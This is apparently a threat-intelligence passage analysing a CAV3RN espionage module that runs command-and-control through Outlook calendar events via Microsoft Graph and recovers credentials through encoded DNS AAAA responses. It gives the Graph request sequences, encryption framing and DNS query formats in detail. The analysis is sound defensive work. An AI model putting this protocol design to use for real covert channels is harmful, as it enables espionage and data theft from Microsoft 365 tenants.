
 Login
Login


New Project CAV3RN module abuses Outlook calendar events for C2 and DNS AAAA records for configuration recovery

Introduction
In June 2026, as part of our Kaspersky Threat Intelligence Reporting service, we published extensive research on Project CAV3RN, a sophisticated modular framework used for cyberespionage activity against targets in Israel. We have been tracking this cluster since December 2025, and in late April 2026, we observed a major architectural shift: the developers moved from a three-component framework consisting of a downloader, executor, and uploader to a controller-based architecture with a dedicated WebSocket-enabled C2 communication component and a more extensible plugin system designed to support modular post-exploitation capabilities.
Subsequently, Check Point Research publicly reported on the same controller-based architecture in July 2026. However, neither our previous research nor the subsequent public reporting covered the latest communication component analyzed in this report.
Following our June 2026 publication, we identified a .NET Native AOT communication module that is apparently designed to replace the previous HTTP/WebSocket component. It exchanges commands and results through Outlook calendar events accessed via Microsoft Graph. If Microsoft Graph authentication or tenant validation fails, the module attempts to retrieve replacement connection settings through DNS AAAA responses.

Module network communication architecture
During the preparation of this report, additional public research covering this communication component became available. The research presented in our article is based on our independent analysis and includes several additional implementation details that complement the existing public reporting.
Technical details
The previously reported controller-based CAV3RN architecture separates C2 communication from command execution. The controller, uxtheme.dll, generates and maintains the seven-character Agent ID, manages the polling loop, processes built-in commands, and dispatches other tasks or commands to separate plugins. The previously used communication component, n-HTCommp.dll, retrieved commands and transmitted execution results over HTTP/WebSocket.

Project CAV3RN architecture (April 2026)
The module performs the same communication role but uses Outlook calendar events accessed through Microsoft Graph. Similarly to the previous version, its get and send interface and use of the same controller-generated Agent ID suggest that it was designed to replace the previous communication component. However, because the corresponding updated controller was not recovered, this replacement role is assessed rather than directly observed.
C2 communication module
The communication module, AzureCommunication.dll, is a DLL compiled with .NET Native AOT, consistent with several other components of the Project CAV3RN framework that are publicly documented. Such a compilation method turns the managed application into native machine code and removes most of the metadata and intermediate language that normally make .NET assemblies straightforward to analyze.
The module exposes its functionality through a single export named QueryInterface. We expect an updated controller to load the DLL, resolve this export, and pass it a null-terminated UTF-16 string. The accepted input format closely follows the interface used by the previously documented CAV3RN controller.
get_;;_<agent-id>_,_<legacy-url>
send_;;_<agent-id>_,_<legacy-url>_,_<result>
The _;;_ delimiter separates the operation from its arguments, while _,_ separates the arguments.
For get, the module only uses the first argument as the Agent ID. For send, it uses only the Agent ID and the result. In both cases, the additional legacy URL is ignored. It remains part of the interface for compatibility with the controller, even though the new module obtains its destination and credentials from its own Microsoft Graph configuration.
Outlook calendar events as a C2 channel
The DLL contains a complete default configuration, including the Microsoft Entra tenant ID, application credentials, target mailbox, DNS bootstrap host, and cryptographic keys required to establish communication.
Before processing either get or send operation, the module looks for a relative file named logAzure.txt. Because the code supplies only a filename, Windows resolves it against the current working directory of the process hosting the DLL.
If logAzure.txt exists, the module reads and deserializes it. If it is absent, the module builds the configuration from the hardcoded values and writes the complete object to disk with the following structure:
{
  "TenantId": "******-****-****-****-**********",  // Microsoft Entra tenant ID
  "ClientId": "********-****-****-****-************",  // application/client ID
  "ClientSecret": "********************************************",
  "UserEmail": "***@*********.co.il", // Compromised target Microsoft 365 mailbox
  "Host": "cloudlanecdn[.]com", // DNS bootstrap domain
  "PublicKey": "-----BEGIN RSA PUBLIC KEY-----\r\n[omitted]\r\n-----END RSA PUBLIC KEY-----", // outbound encryption public key
  "PrivateKey": "-----BEGIN RSA PRIVATE KEY-----\r\n[omitted]\r\n-----END RSA PRIVATE KEY-----" // inbound decryption private key
}
Using the resulting configuration, the module creates a Microsoft Graph client and validates access by requesting the tenant’s organization record through a GET request to https://graph.microsoft.com/v1.0/organization.
Attempting this request causes the Azure Identity library to obtain an OAuth application token:
POST https://login.microsoftonline.com/<TenantId>/oauth2/v2.0/token
client_id=<ClientId>
client_secret=<ClientSecret>
scope=https://graph.microsoft.com/.default
grant_type=client_credentials
After successful authentication, the module includes the token in subsequent Graph requests using the Authorization: Bearer <access-token> header. The module uses the default calendar of the configured mailbox as a dead-drop channel. Commands, heartbeats, and results all occupy the same fixed one-hour window 2050-05-13 22:00–23:00 UTC.
Scheduling the events for 2050 makes them unlikely to appear in ordinary calendar views. The calendar event subject identifies each event’s purpose and associated Agent ID. Heartbeat and result subjects append the fixed suffix 1500 to this value; the suffix is not part of the Agent ID.
| Subject format | Purpose | Module behavior |
| Event ID: <agent-id> | Operator-to-agent command | Searches for the event, downloads its attachments, and deletes it after consumption |
| Boss update ID: <agent-id>1500 | Agent heartbeat | Deletes the previous heartbeat event and creates a replacement |
| Boss Report ID: <agent-id>1500 | Agent-to-operator command output | Creates an event, uploads encrypted result attachments, and assigns the final subject |
Receiving a command

For a get request, the module queries calendarView and filters the results by the Agent ID:
GET /v1.0/users/***@*********.co.il/calendarView?startDateTime=2050-05-13T22:00:00&endDateTime=2050-05-13T23:00:00&$filter=contains(subject,'Event ID: <agent-id>')
If Graph returns one or more matches, the module selects the first returned event and requests its attachments:
GET /v1.0/users/***@*********.co.il/events/<EventId>/attachments
Authorization: Bearer <access-token>
After obtaining the attachment response, the module deletes the calendar event:
DELETE /v1.0/users/***@*********.co.il/calendar/events/<EventId>
Authorization: Bearer <access-token>
Our analysis found a consistent difference in capitalization between command and result attachments:
| Attachment name | Direction | Associated subject |
| file0.txt | Operator to agent | Event ID: <agent-id> |
| File0.txt | Agent to operator | Boss Report ID: <agent-id>1500 |
Inbound command decryption
Inbound commands use a combination of RSA and AES-GCM encryption. Once the attachments have been sorted and concatenated, the reconstructed encrypted command buffer begins with a 256-byte RSA-encrypted block containing the 32-byte AES key. The communication module decrypts this block with the RSA private key stored in its configuration, using RSA-OAEP with SHA-256.
The following 12 bytes contain the AES-GCM nonce, while the final 16 bytes contain the authentication tag. Everything between the nonce and tag is ciphertext. The module uses the recovered AES key to decrypt and authenticate this ciphertext with AES-256-GCM.

Encrypted attachment stored in a calendar event
After RSA-OAEP-SHA256 and AES-256-GCM decryption, the 63-byte ciphertext produces {"cid": "alXBCzcDl8hBuNE", "type": "self", "cmd": "003_;;__,_"}.

Decrypted command
The cid field appears to serve as a unique command-correlation identifier. As described in a previous publication of the framework, when the operator sets the JSON type field to self, the controller routes the command to its internal handler rather than dispatching it to an external plugin. In this command, the cmd field contains 003_;;__,_, where command 003 instructs the controller to toggle debug logging. After decryption, the communication module returns the complete command to the external controller through QueryInterface.
Sending command output
For a send request, the controller passes the command output to the communication module. The module encrypts the output using a newly generated AES-256-GCM key and protects that key with the configured RSA public key. It then divides the encrypted payload into chunks of up to 10 MiB.
To publish the result, the module creates a calendar event with the temporary subject d and attempts to add each encrypted chunk as a sequentially named attachment, such as File0.txt and File1.txt. After adding the attachments, it changes the subject to Boss Report ID: <agent-id>1500, marking the event as a completed result.
This process uses the following sequence of Microsoft Graph requests:
POST   /v1.0/users/***@*********.co.il/calendar/events
POST   /v1.0/users/***@*********.co.il/calendar/events/<EventId>/attachments
PATCH  /v1.0/users/***@*********.co.il/events/<EventId>
Together, the uploaded attachments contain fragments of one encrypted result package: the RSA-encrypted AES key, AES-GCM nonce, encrypted command output, and authentication tag. Recovering outbound results requires the private key corresponding to the outbound public key. This private key is assessed to be held separately by the attacker.
Heartbeat handling
The module maintains a heartbeat event identified by the subject Boss update ID: <agent-id>1500. The module searches the same fixed calendar window for a previous heartbeat associated with the agent. If one exists, the module deletes it and creates a replacement event with the temporary subject d through the following sequence of Microsoft Graph requests:
GET    /v1.0/users/***@*********.co.il/calendarView
DELETE /v1.0/users/***@*********.co.il/events/<EventId>
POST   /v1.0/users/***@*********.co.il/events
Finally, it updates the newly created event through the following PATCH request, replacing the temporary subject d with Boss update ID: <agent-id>1500.
PATCH /v1.0/users/***@*********.co.il/events/<EventId>
Authorization: Bearer <access-token>

{
  "subject": "Boss update ID: <agent-id>1500"
}
Heartbeat events use the same one-hour window in 2050 but contain no attachments.
The following figure summarizes the module’s operational workflow.
DNS AAAA configuration recovery mechanism
When OAuth token acquisition or the subsequent GET /v1.0/organization validation request fails, the module attempts to retrieve replacement TenantId, ClientId, ClientSecret, and UserEmail values through actor-controlled AAAA responses.

DNS-based configuration recovery (simplified)
The module uses cloudlanecdn[.]com as its configuration-recovery domain. The domain is delegated to four actor-controlled authoritative nameservers, ns1 through ns4.cloudlanecdn[.]com, allowing the operator to generate different AAAA responses according to the Agent ID, configuration field, and fragment offset.
The module submits the generated DNS queries through the operating system’s configured recursive resolver, which follows the domain’s delegation to one of the authoritative nameservers. The returned IPv6 address is treated as a 16-byte container for protocol data rather than as a network destination.
For both get and send operations, the controller supplies the seven-character Agent ID as the first argument to QueryInterface. The communication module converts its UTF-8 bytes into two-character uppercase hexadecimal values. For example, SFmLgQZ becomes 53 46 6D 4C 67 51 5A, which the module concatenates as 53466D4C67515A.
The hexadecimal identifier is then embedded in every recovery query. The module retrieves four Microsoft Graph configuration values in a fixed order, with each value assigned a numeric index:
| Index | Configuration value |
| 0 | TenantId |
| 1 | ClientId |
| 2 | ClientSecret |
| 3 | UserEmail |
Determining the field length through .p. queries
For each configuration value (TenantId, ClientId, ClientSecret, and UserEmail), the module first sends an AAAA query to determine the value’s total length: d.<hex-agent-id>.<field-index>.p.<host>.
In this format, <hex-agent-id> is the uppercase hexadecimal representation of the Agent ID supplied by the controller. The <field-index> identifies the requested configuration value according to the table above; for example, index 0 represents TenantId. The p marker indicates a length request, while <host> contains the configured DNS recovery domain, cloudlanecdn[.]com.
As an example, the following AAAA DNS query requests the length of the TenantId associated with Agent ID SFmLgQZ:
d.53466D4C67515A.0.p.cloudlanecdn[.]com
The AAAA response 2001:24:1234:5678:9abc:def0:1122:3344 corresponds to the byte sequence 20 01 00 24 12 34 56 78 9A BC DE F0 11 22 33 44. The module discards the first two bytes and interprets the following two bytes, 00 24, as a big-endian field length. This produces the value 0x0024, or 36 bytes. The remaining 12 bytes are ignored. The initial 2001 group is not treated as a network destination or strictly validated as a protocol marker; it simply occupies the two bytes that the module discards.

IPv6 AAAA record payload layout for obtaining length
In the observed example, the same process produced a 36-byte TenantId, a 36-byte ClientId, a 40-byte ClientSecret, and a 28-byte UserEmail. The protocol itself supports other lengths because each value’s length is supplied dynamically by its .p. response.
To illustrate this process, we reproduced the protocol in a controlled environment using a laboratory domain.

Field length encoding in DNS AAAA record responses (example)
Retrieving configuration data through .q. queries
After obtaining the field length from the .p. response, the module allocates a buffer of exactly that size and initializes an offset to 0. It then requests the field data using the following format: d.<hex-agent-id>.<field-index>.<offset>.q.<host>.
The <field-index> identifies the requested configuration value, while <offset> specifies where the fragment belongs in the output buffer. After checking for the sentinel address, the module discards the first two bytes of each normal .q. response and copies up to 14 of the remaining bytes. For the final response, it copies only the bytes required to reach the declared field length.
Queries continue at 14-byte offsets until the declared field length has been recovered.
The following figure shows the three .q. requests required to reconstruct a 36-byte TenantId.

TenantId retrieval process via DNS AAAA records (example)
In our laboratory responses, the first two bytes appear as the IPv6 group 2001 and are discarded. The responses at offsets 0 and 14 each provide 14 bytes, while the response at offset 28 supplies the final eight bytes. Concatenating and decoding these fragments produces the complete TenantId, 6f9d2a41-8c73-4b56-a1e8-2d407c95f3ab, as shown in the example figure.
The module repeats this procedure for ClientId, ClientSecret, and UserEmail. After reconstructing each value, it decodes the buffer as UTF-8, updates the corresponding configuration field, and writes the complete configuration to logAzure.txt. Once all four fields have been recovered, the module creates a new Graph client, repeats the /organization validation request, and resumes the original get or send operation if validation succeeds.
The DNS recovery mechanism updates only the TenantId, ClientId, ClientSecret, and UserEmail fields. It does not replace the configured DNS recovery host, RSA public or private keys, offering limited rotation for updating the domain itself that is used within the DNS fallback mechanism.
Failure handling and the sentinel AAAA response
